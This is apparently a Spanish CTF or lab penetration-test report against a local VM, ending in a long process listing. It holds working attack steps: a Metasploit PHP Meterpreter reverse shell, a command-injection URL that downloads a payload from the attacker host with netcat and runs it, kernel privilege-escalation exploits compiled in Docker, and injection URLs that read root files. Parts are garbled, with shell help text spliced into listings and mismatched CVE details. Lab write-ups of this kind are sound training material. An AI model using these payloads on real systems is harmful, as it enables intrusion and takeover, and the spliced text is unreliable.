= [ metasploit v6.4.34-dev ]
+ -- -- [ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- -- [ 1471 payloads - 49 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives.
resource (/usr/share/commix/php_meterpreter.rc) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc) > set lhost 192.168.1.25
lhost => 192.168.1.25
resource (/usr/share/commix/php_meterpreter.rc) > set lport 9999
lport => 9999
resource (/usr/share/commix/php_meterpreter.rc) > exploit
[*] Started reverse TCP handler on 192.168.1.25:9999
[*] Sending stage (40004 bytes) to 192.168.1.25
[*] Meterpreter session 1 opened (192.168.1.25:9999 -> 192.168.1.57:37622) at 2025-01-04 12:28:39 -0500

meterpreter > pwd
/var/www/html/ping
meterpreter > ls -la
Listing: /var/www/html/ping

Mode                Size      Type      Last modified      Name
-----
100664/rw-rw-r-- 22      fil      2017-12-07 12:26:48 -0500  estonesunaflag.txt
100777/rwxrwxrwx 466      fil      2017-12-07 12:28:39 -0500  index.php
```

Como se puede observar ya se ha conseguido la *reverse shell*.

Referencias:

[OWASP A03:2021 – Injection](#)

[Commix](#)

Vulnerabilidad: Escalada de Privilegios

Identificador: CVE-2017-16995

Criticidad: Crítica (CVSS 9.8)

Servicio Afectado: PHP-FPM versiones anteriores a 7.2.0.

Descripción de la Vulnerabilidad:

La vulnerabilidad CVE-2017-16995 se basa en la función `check_alu_op` en el archivo `kernel/bpf/verifier.c` del kernel de Linux hasta la versión 4.4, permite a usuarios locales causar una denegación de servicio (corrupción de memoria) o posiblemente tener otro impacto no especificado al aprovechar una extensión de signo incorrecta. Con ello, se puede dar una escalada de privilegios.

Evidencias:

1. Buscamos con ‘*searchsploit*’ un posible exploit para la versión de ubuntu y de kernel:

```
root@kali:~# searchsploit ubuntu kernel 4.4.0

Exploit Title | Path
-----|-----
Linux kernel < 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free | linux/dos/43234.c
Linux kernel 4.4-9 (Ubuntu 16.04/16.04 x86_64) - 'AF_PACKET' Race Condition Privilege Escalation | linux_x86-64/local/40871.c
Linux kernel 4.4-9 (Ubuntu) - DCCP Double-Free (PoC) | linux/dos/43457.c
Linux kernel 4.4-9 (Ubuntu) - DCCP Double-Free Privilege Escalation | linux/local/41456.c
Linux kernel 4.4-9-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation | linux_x86-64/local/40049.c
Linux kernel < 4.9-21 < 4.9-51 (Ubuntu 16.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation | windows_x86-64/local/47170.c
Linux kernel < 4.13.9 (Ubuntu 16.04 / Fedora 23) - Local Privilege Escalation | linux/local/45013.c
Linux kernel < 4.4-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c
Linux kernel < 4.4-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux_x86-64/local/44300.c
Linux kernel < 4.4-83 / < 4.8.0-39 (Ubuntu 16.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/42410.c
Linux kernel < 4.4-9 / < 4.8.0 (Ubuntu 16.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/47169.c
```

2. Buscamos en 'exploit-db' para encontrar el *exploit* que se base en CVE-2017-16995, obtenemos 44298.c y que 45010.c

Al intentar explotar ambos 'exploit's' nos damos cuenta que las versiones de *GLIBC* son incompatibles:

```
drwx----- 3 root root 4096 Jan 3 09:42 systemd-private-b780a689a1bb4cb3869056ec20247cd7-syste
./exploit: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC 2.34' not found (required by ./exploit)
./exploit: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC 2.34' not found (required by ./exploit)
```

Usamos el comando 'ldd --version' para ver que versión sí es compatible:

```
ldd (Ubuntu GLIBC 2.23-0ubuntu9) 2.23
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

Por ende, no se puede ejecutar en la máquina remota. Así que, se crea un entorno aislado con la herramienta *Docker*, para así poder compilar los *exploit's* en la versión que necesitamos. Para ello, descargamos el *exploit*, se comprime con la extensión 'tar.gz', para no perder datos, los subimos a *docker* y lo compilamos en un entorno que pueda compilar 'GLIBC 2.23', como por ejemplo Debian 8. Una vez creado el *Dockerfile*, y se descargan las herramientas necesarias como *gcc*, subimos el comprimido del *exploit*, lo descomprimimos y los compilamos con *gcc*:

Sentencias de subida del comprimido y de descarga del *exploit* con la versión correcta de *GLIBC*:

```
(base) ~$ sudo docker cp final22.tar.gz 49a98dffcb4a:/app
(base) ~$ sudo docker cp 49a98dffcb4a:/app/exploit_exe2 /home/pedro/Escritorio
Successfully copied 15.9kB to /home/pedro/Escritorio
```

En el *dockerfile* se compilan los '.c's':

```
root@49a98dffcb4a:/app# tar -xvf final22.tar.gz
44298.c
root@49a98dffcb4a:/app# ls -la
total 60
drwxr-xr-x 2 root root 4096 Jan 4 19:19 .
drwxr-xr-x 1 root root 4096 Jan 4 19:17 ..
-rw-rw-r-- 1 1000 1000 6021 Jan 4 19:13 44298.c
-rw-rw-r-- 1 1000 1000 13728 Jan 4 16:30 45010.c
-rw-rw-r-- 1 1000 1000 3833 Jan 4 16:35 comp.tar.gz
-rwxr-xr-x 1 root root 18432 Jan 4 16:39 exploit_exe
-rw-rw-r-- 1 1000 1000 1864 Jan 4 19:17 final22.tar.gz
root@49a98dffcb4a:/app# gcc 44298.c -o exploit_exe2
```

Una vez descargados los *exploit's* les cambiamos el propietario a uno que no sea *root*, lo compilamos y los enviamos al servidor mediante la herramienta 'Netcat'. Para poder subir el archivo al servidor, se debe ir a la carpeta '/tmp', ya que al ser el usuario 'www-data', no se nos permite subir archivos en ningún directorio más. Todo ello queda reflejado en las siguientes capturas de pantalla:

-Ejecutamos *netcat* desde kali:

```
(kali@kali)-[~/Desktop]
$ nc -lvp 8081 < final22.tar.gz
listening on [any] 8081 ...
192.168.1.57: inverse host lookup failed: Unknown host
connect to [192.168.1.25] from (UNKNOWN) [192.168.1.57] 37066
```

-Vamos a la web y lo subimos como se muestra:


```
192.168.1.57/ping/index.php?ip=127.0.0.1;cd /tmp;pwd;nc 192.168.1.25 8081 > final2.tar.gz;tar -xvf final2.tar.gz;chmod 777 exploit_exe2;./exploit_exe2;ls -la;
```

```
/tmp
total 104
drwxrwxrwt 11 root root 4096 Jan 4 12:09 .
drwxr-xr-x 22 root root 4096 Dec 7 2017 ..
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .ICE-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .Test-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .X11-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .XIM-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .font-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 VMwareDnD
-rw-r--r-- 1 www-data www-data 0 Jan 3 10:57 esc_pri.exe
-rw-r--r-- 1 www-data www-data 0 Jan 3 14:15 exec.tar.gz
-rw-r--r-- 1 www-data www-data 8192 Jan 3 12:24 exploit2.tar.gz
-rwxrwxrwx 1 www-data www-data 18432 Jan 4 08:39 exploit_exe
-rwxrwxrwx 1 www-data www-data 7680 Jan 4 12:09 exploit_exe2
-rw-r--r-- 1 www-data www-data 0 Jan 4 09:21 final.tar.gz
-rw-r--r-- 1 www-data www-data 8192 Jan 4 12:09 final2.tar.gz
drwxr-xr-x 3 www-data www-data 4096 Jan 3 12:54 glibc-2.34
-rw-r--r-- 1 www-data www-data 8192 Jan 3 12:52 glibc-2.34.tar.gz
drwxr-xr-x 2 root root 4096 Jan 4 12:09 hsperrdata_root
-rw-r--r-- 1 www-data www-data 99 Jan 4 11:34 resultado.txt
-rw-r--r-- 1 www-data www-data 22 Jan 3 14:21 resultados2.txt
drwx----- 3 root root 4096 Jan 3 09:42 systemd-private-b780a6
drwx----- 3 root root 4096 Jan 3 09:42 systemd-private-b780a6
```

Donde 'exploit_exe', es el ejecutable de 45010.c y 'exploit_exe2' es el ejecutable de 44298.c. Al intentar explotarlos desde el navegador estos no se ejecutan, he de suponer que ha de tener algún cortafuegos para evitarlo. Por ello, empleamos la *reverse shell* de *Metasploit* y lo ejecutamos desde ahí, como se muestra en la siguiente captura de pantalla:

```
[*] Sending stage (40004 bytes) to 192.168.1.57
[*] Meterpreter session 1 opened (192.168.1.25:9999 -> 192.168.1.57:376)
msf5 (meterpreter)

meterpreter > shell
Process 15665 created.
Channel 0 created. TCP shell options:
cd /tmp 1 for netcat reverse TCP shells.
ls -la 2 for other reverse TCP shells.
total 104
drwxrwxrwt 11 root root 4096 Jan 4 12:22 .
drwxr-xr-x 22 root root 4096 Dec 7 2017 ..
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .ICE-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .Test-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .X11-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .XIM-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 .font-unix
drwxrwxrwt 2 root root 4096 Jan 3 09:42 VMwareDnD
-rw-r--r-- 1 www-data www-data 0 Jan 3 10:57 esc_pri.exe
-rw-r--r-- 1 www-data www-data 0 Jan 3 14:15 exec.tar.gz
-rw-r--r-- 1 www-data www-data 8192 Jan 3 12:24 exploit2.tar.gz
-rwxrwxrwx 1 www-data www-data 18432 Jan 4 08:39 exploit_exe
-rwxrwxrwx 1 www-data www-data 7680 Jan 4 12:09 exploit_exe2
-rw-r--r-- 1 www-data www-data 0 Jan 4 09:21 final.tar.gz
-rw-r--r-- 1 www-data www-data 8192 Jan 4 12:09 final2.tar.gz
drwxr-xr-x 3 www-data www-data 4096 Jan 3 12:54 glibc-2.34
-rw-r--r-- 1 www-data www-data 8192 Jan 3 12:52 glibc-2.34.tar.gz
drwxr-xr-x 2 root root 4096 Jan 4 12:22 hsperrdata_root
-rw-r--r-- 1 www-data www-data 99 Jan 4 11:34 resultado.txt
-rw-r--r-- 1 www-data www-data 22 Jan 3 14:21 resultados2.txt
drwx----- 3 root root 4096 Jan 3 09:42 systemd-private-b780a6
```

```
drwxr-xr-x 2 root root 4096 Jan 4 12:22 hsperrdata_root
-rw-r--r-- 1 www-data www-data 99 Jan 4 11:34 resultado.txt
-rw-r--r-- 1 www-data www-data 22 Jan 3 14:21 resultados2.txt
drwx----- 3 root root 4096 Jan 3 09:42 systemd-private-b780a6
whoami
www-data
./exploit_exe2
Segmentation fault (core dumped)
whoami
www-data
./exploit_exe
whoami
root
/usr/share/commix
```

Como se observa se consigue acceso *root* solo con el *exploit* 'exploit_exe', que es el del *exploit 45010.c*. Vamos a la carpeta de *root*:

```
cd /root # to use a Python reverse TCP shell (windows).
ls -la # to use a PHP Meterpreter reverse TCP shell options:
total 36 # to use a PHP Meterpreter reverse TCP shell.
drwx----- 3 root root 4096 Dec  9 2017 .reverse TCP shell
drwxr-xr-x 22 root root 4096 Dec  7 2017 ..reverse TCP shell (window)
-rw----- 1 root root 8173 Feb 13 2021 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Dec  7 2017 .nano reverse TCP
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 66 Dec  9 2017 .selected_editor
-rw-r--r-- 1 root root 44 Dec  7 2017 flag.txt reverse TCP
cat flag.txt
FLAG{YEAH_SETUID_FILES_RuL3S} load to target, for reverse TCP
GOOD JOB! :D /usr/sbin/cdmix
```

Referencias:

[Exploit 45010](#)

[CVE-2017-16695](#)

[Docker](#)

Flags encontradas

Tabla resumen.

Nº FLAG	SERVICIO/URL	TEXTO FLAG
1	FTP anonymous	FLAG{FTP_4n0nym0us_G00D_JoB!}
2	http://192.168.1.157/uploads/	FLAG{ENUMERA_DIRECTORIOS_SIEMPRE}
3	Robots.txt -> http://192.168.1.57/cyberacademy/	FLAG{YEAH_R0B0T\$.RUL3\$}
4	http://192.168.1.57/	FLAG{B13N_Y4_T13N3S_UN4_+}
5	http://192.168.1.57/login_1/index.php	FLAG{LOGIN_Y_JAVASCRIPT}
6	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20estonoosesunaflag.txt	FLAG{SIMPLEMENTE_RCE}
7	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/var/www/html/login_2/index.php	FLAG{BYPASS1NG_HTTP_METHODS_G00D!}
8	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/home/deloitte/flag.txt	FLAG{W311_D0N3_R00T_1S_W41T1nG_U}
9	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/opt/flag.txt	FLAG{Y0uX_are a real Hacker}
10	http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/root/flag.txt	FLAG{YEAH_SETUID_FILES_RuL3S}
		GOOD JOB! :D

Pruebas.

FLAG1: Ftp anonymous

```
(kali@kali) [~]
└─$ ftp 192.168.1.57
Connected to 192.168.1.57.
220 (vsFTPd 3.0.3)
Name (192.168.1.57:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||48934|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           30 Dec 07  2017 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||18858|)
150 Opening BINARY mode data connection for flag.txt (30 bytes).
100% |*****|
226 Transfer complete.
30 bytes received in 00:00 (2.27 KiB/s)
ftp> exit
221 Goodbye.

(kali@kali) [~]
└─$ cat flag.txt
FLAG{FTP_4n0nym0us_G00D_JoB!}
```


FLAG2: /Uploads

```
← ↻ ⚠ No seguro | 192.168.1.57/uploads/
FLAG{ENUMERA_DIRECTORIOS_SIEMPRE}
```


FLAG3:/cyberacademy




FLAG4: Inspección de página principal (se puede ver también en ‘Burp suite’)




FLAG5: Login_1, estudiando el código, ya sea inspeccionando o con ‘Burp suite’



De ahí se obtienen las credenciales y nos autenticamos:




FLAG6: Command injection en /ping



FLAG7: Bypasseando el login_2 se obtiene:

A partir de command injection, se obtiene que el usuario es deloitte y la contraseña está en formato hash, MD5 + SALT, por lo que no es viable intentar crackearla. Por ello, probamos obtener el ‘index.php’ del subdirectorio /login_2 (aunque se puede obtener directamente desde command injection). Para ello, empleamos la herramienta ‘Burp

suite', nos vamos a *repeater* y hacemos una solicitud *HTTP POST* a la ruta *login_2/index.php*:



The screenshot shows a network traffic analysis tool with two panels. The left panel displays a POST request to `/login_2/index.php` with various headers including `Host: 192.168.1.57`, `Authorization: Basic ZGVsb2l0dGU6c3VwZXJzZWNyZXQ=`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36`. The right panel shows the response, which is an `HTTP/1.1 200 OK` with headers like `Date: Sat, 04 Jan 2025 21:39:56 GMT` and a body containing the flag `FLAG{BYPASSING_HTTP_METHODS_GOOD!}`.

FLAG8: Con command injection entramos en /Deloitte:



The screenshot shows a web browser address bar with the URL `192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/home/deloitte/flag.txt`. The page content displays a message about a ping system and the output of a successful command injection, showing the flag `FLAG{W311_D0N3_R00T_1S_W41T1nG_U}`.

FLAG9: En el directorio /opt

Lo encontramos en el historial de *bash* aunque también se pueden encontrar con *'locate flag.txt'*:



The screenshot shows a terminal window with a command injection attack. The URL in the address bar is `192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/home/deloitte/bash_history;cat%20/opt/flag.txt`. The terminal output shows the execution of `sudo su`, `wget`, `ls`, `cd /opt/james-2.3.2.1/`, `sudo su`, `sudo su`, `telnet localhost 4555`, and `cat /opt/flag.txt`. The flag `FLAG{W311_D0N3_R00T_1S_W41T1nG_U}` is displayed.

Como se puede observar está en base64, lo decodificamos y obtenemos en texto plano la *flag*:

Modo en directo DESACTIVADO Decodifica en tiempo real mientras

< DECODIFICAR > Decodifica sus datos en la zona de abajo.

FLAG {Y0u_are a real Hacker}

FLAG10: Después de escalar privilegios, en el directorio /root se obtiene.

```
root
cd /root
ls -la
total 36
drwxr-xr-x 3 root root 4096 Dec  9 2017 .
drwxr-xr-x 2 root root 4096 Dec  7 2017 ..
-rw-r--r-- 1 root root 8173 Feb 13 2021 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Dec  7 2017 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root  66 Dec  9 2017 .selected_editor
-rw-r--r-- 1 root root  44 Dec  7 2017 flag.txt
cat flag.txt
FLAG{YEAH_SETUID_FILES_RuL3S}
GOOD JOB! :D
realpath flag.txt
/root/flag.txt
```

Análisis de servicios en ejecución

Se procede al análisis de servicios en ejecución dentro de la máquina. Para ello, comenzamos con la sentencia ‘ps aux’:

```
14 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.5 37828  5788 ?        Ss   08:43   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S    08:43   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    08:43   0:00 [ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S    08:43   0:00 [kworker/0:0]
root         5  0.0  0.0      0     0 ?        S<   08:43   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    08:43   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    08:43   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    08:43   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    08:43   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    08:43   0:00 [kdevtmpfs]
root        12  0.0  0.0      0     0 ?        S<   08:43   0:00 [netns]
root        13  0.0  0.0      0     0 ?        S<   08:43   0:00 [perf]
root        14  0.0  0.0      0     0 ?        S    08:43   0:00 [khungtaskd]
root        15  0.0  0.0      0     0 ?        S<   08:43   0:00 [writeback]
root        16  0.0  0.0      0     0 ?        SN   08:43   0:00 [ksmd]
root        17  0.0  0.0      0     0 ?        SN   08:43   0:00 [khugepaged]
root        18  0.0  0.0      0     0 ?        S<   08:43   0:00 [crypto]
root        19  0.0  0.0      0     0 ?        S<   08:43   0:00 [kintegrityd]
root        20  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        21  0.0  0.0      0     0 ?        S<   08:43   0:00 [kblockd]
root        22  0.0  0.0      0     0 ?        S<   08:43   0:00 [ata_sff]
root        23  0.0  0.0      0     0 ?        S<   08:43   0:00 [md]
root        24  0.0  0.0      0     0 ?        S<   08:43   0:00 [devfreq_wq]
root        26  0.0  0.0      0     0 ?        S    08:43   0:00 [kworker/0:1]
root        28  0.0  0.0      0     0 ?        S    08:43   0:00 [kswapd0]
root        29  0.0  0.0      0     0 ?        S<   08:43   0:00 [vmstat]
root        30  0.0  0.0      0     0 ?        S    08:43   0:00 [fsnotify_mark]
root        31  0.0  0.0      0     0 ?        S    08:43   0:00 [ecryptfs-kthrea
root        47  0.0  0.0      0     0 ?        S<   08:43   0:00 [kthrotld]
root        48  0.0  0.0      0     0 ?        S<   08:43   0:00 [acpi_thermal_pm
root        49  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        50  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        51  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        52  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        53  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        54  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        55  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        56  0.0  0.0      0     0 ?        S<   08:43   0:00 [bioaset]
root        60  0.0  0.0      0     0 ?        S<   08:43   0:00 [ipv6_addrconf]
root        73  0.0  0.0      0     0 ?        S<   08:43   0:00 [deferwq]
root        74  0.0  0.0      0     0 ?        S<   08:43   0:00 [charger_manager
root       116  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_0]
root       119  0.0  0.0      0     0 ?        S<   08:43   0:00 [kpsmoused]
root       122  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_0]
root       123  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_1]
root       124  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_1]
root       125  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_2]
root       126  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_2]
root       127  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_3]
root       128  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_3]
root       129  0.0  0.0      0     0 ?        S    08:43   0:00 [scsi_eh_4]
root       130  0.0  0.0      0     0 ?        S<   08:43   0:00 [scsi_tmf_4]
```



```

root    131 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_5]
root    132 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_5]
root    133 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_6]
root    134 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_6]
root    135 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_7]
root    136 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_7]
root    137 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_8]
root    138 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_8]
root    139 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_9]
root    140 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_9]
root    141 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_10]
root    142 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_10]
root    143 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_11]
root    144 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_11]
root    145 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_12]
root    146 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_12]
root    147 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_13]
root    148 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_13]
root    149 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_14]
root    150 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_14]
root    151 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_15]
root    152 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_15]
root    153 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_16]
root    154 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_16]
root    155 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_17]
root    156 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_17]
root    157 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_18]
root    158 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_18]
root    159 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_19]
root    160 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_19]
root    161 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_20]
root    162 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_20]
root    163 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_21]
root    164 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_21]
root    165 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_22]
root    166 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_22]
root    167 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_23]
root    168 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_23]
root    169 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_24]
root    170 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_24]
root    171 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_25]
root    172 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_25]
root    173 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_26]
root    174 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_26]
root    175 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_27]
root    176 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_27]
root    177 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_28]
root    178 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_28]
root    179 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_29]
root    180 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_29]
root    207 0.0 0.0 0 0 ? S 08:43 0:00 [kworker/u2:28]
root    208 0.0 0.0 0 0 ? S 08:43 0:00 [kworker/u2:29]
root    211 0.0 0.0 0 0 ? S< 08:43 0:00 [mpt_poll_0]
root    212 0.0 0.0 0 0 ? S< 08:43 0:00 [mpt/0]
root    213 0.0 0.0 0 0 ? S 08:43 0:00 [scsi_eh_30]
root    214 0.0 0.0 0 0 ? S< 08:43 0:00 [scsi_tmf_30]
root    215 0.0 0.0 0 0 ? S< 08:43 0:00 [bioset]
root    246 0.0 0.0 0 0 ? S 08:43 0:00 [kworker/0:1H]
root    269 0.0 0.0 0 0 ? S 08:43 0:00 [jbd2/sda1-8]
root    270 0.0 0.0 0 0 ? S< 08:43 0:00 [ext4-rsv-conver]

root    301 0.0 0.2 28356 2648 ? Ss 08:43 0:00 /lib/systemd/systemd-journald
root    325 0.0 0.0 0 0 ? S 08:43 0:00 [kauditd]
root    360 0.0 0.3 44332 3812 ? Ss 08:43 0:00 /lib/systemd/systemd-udev
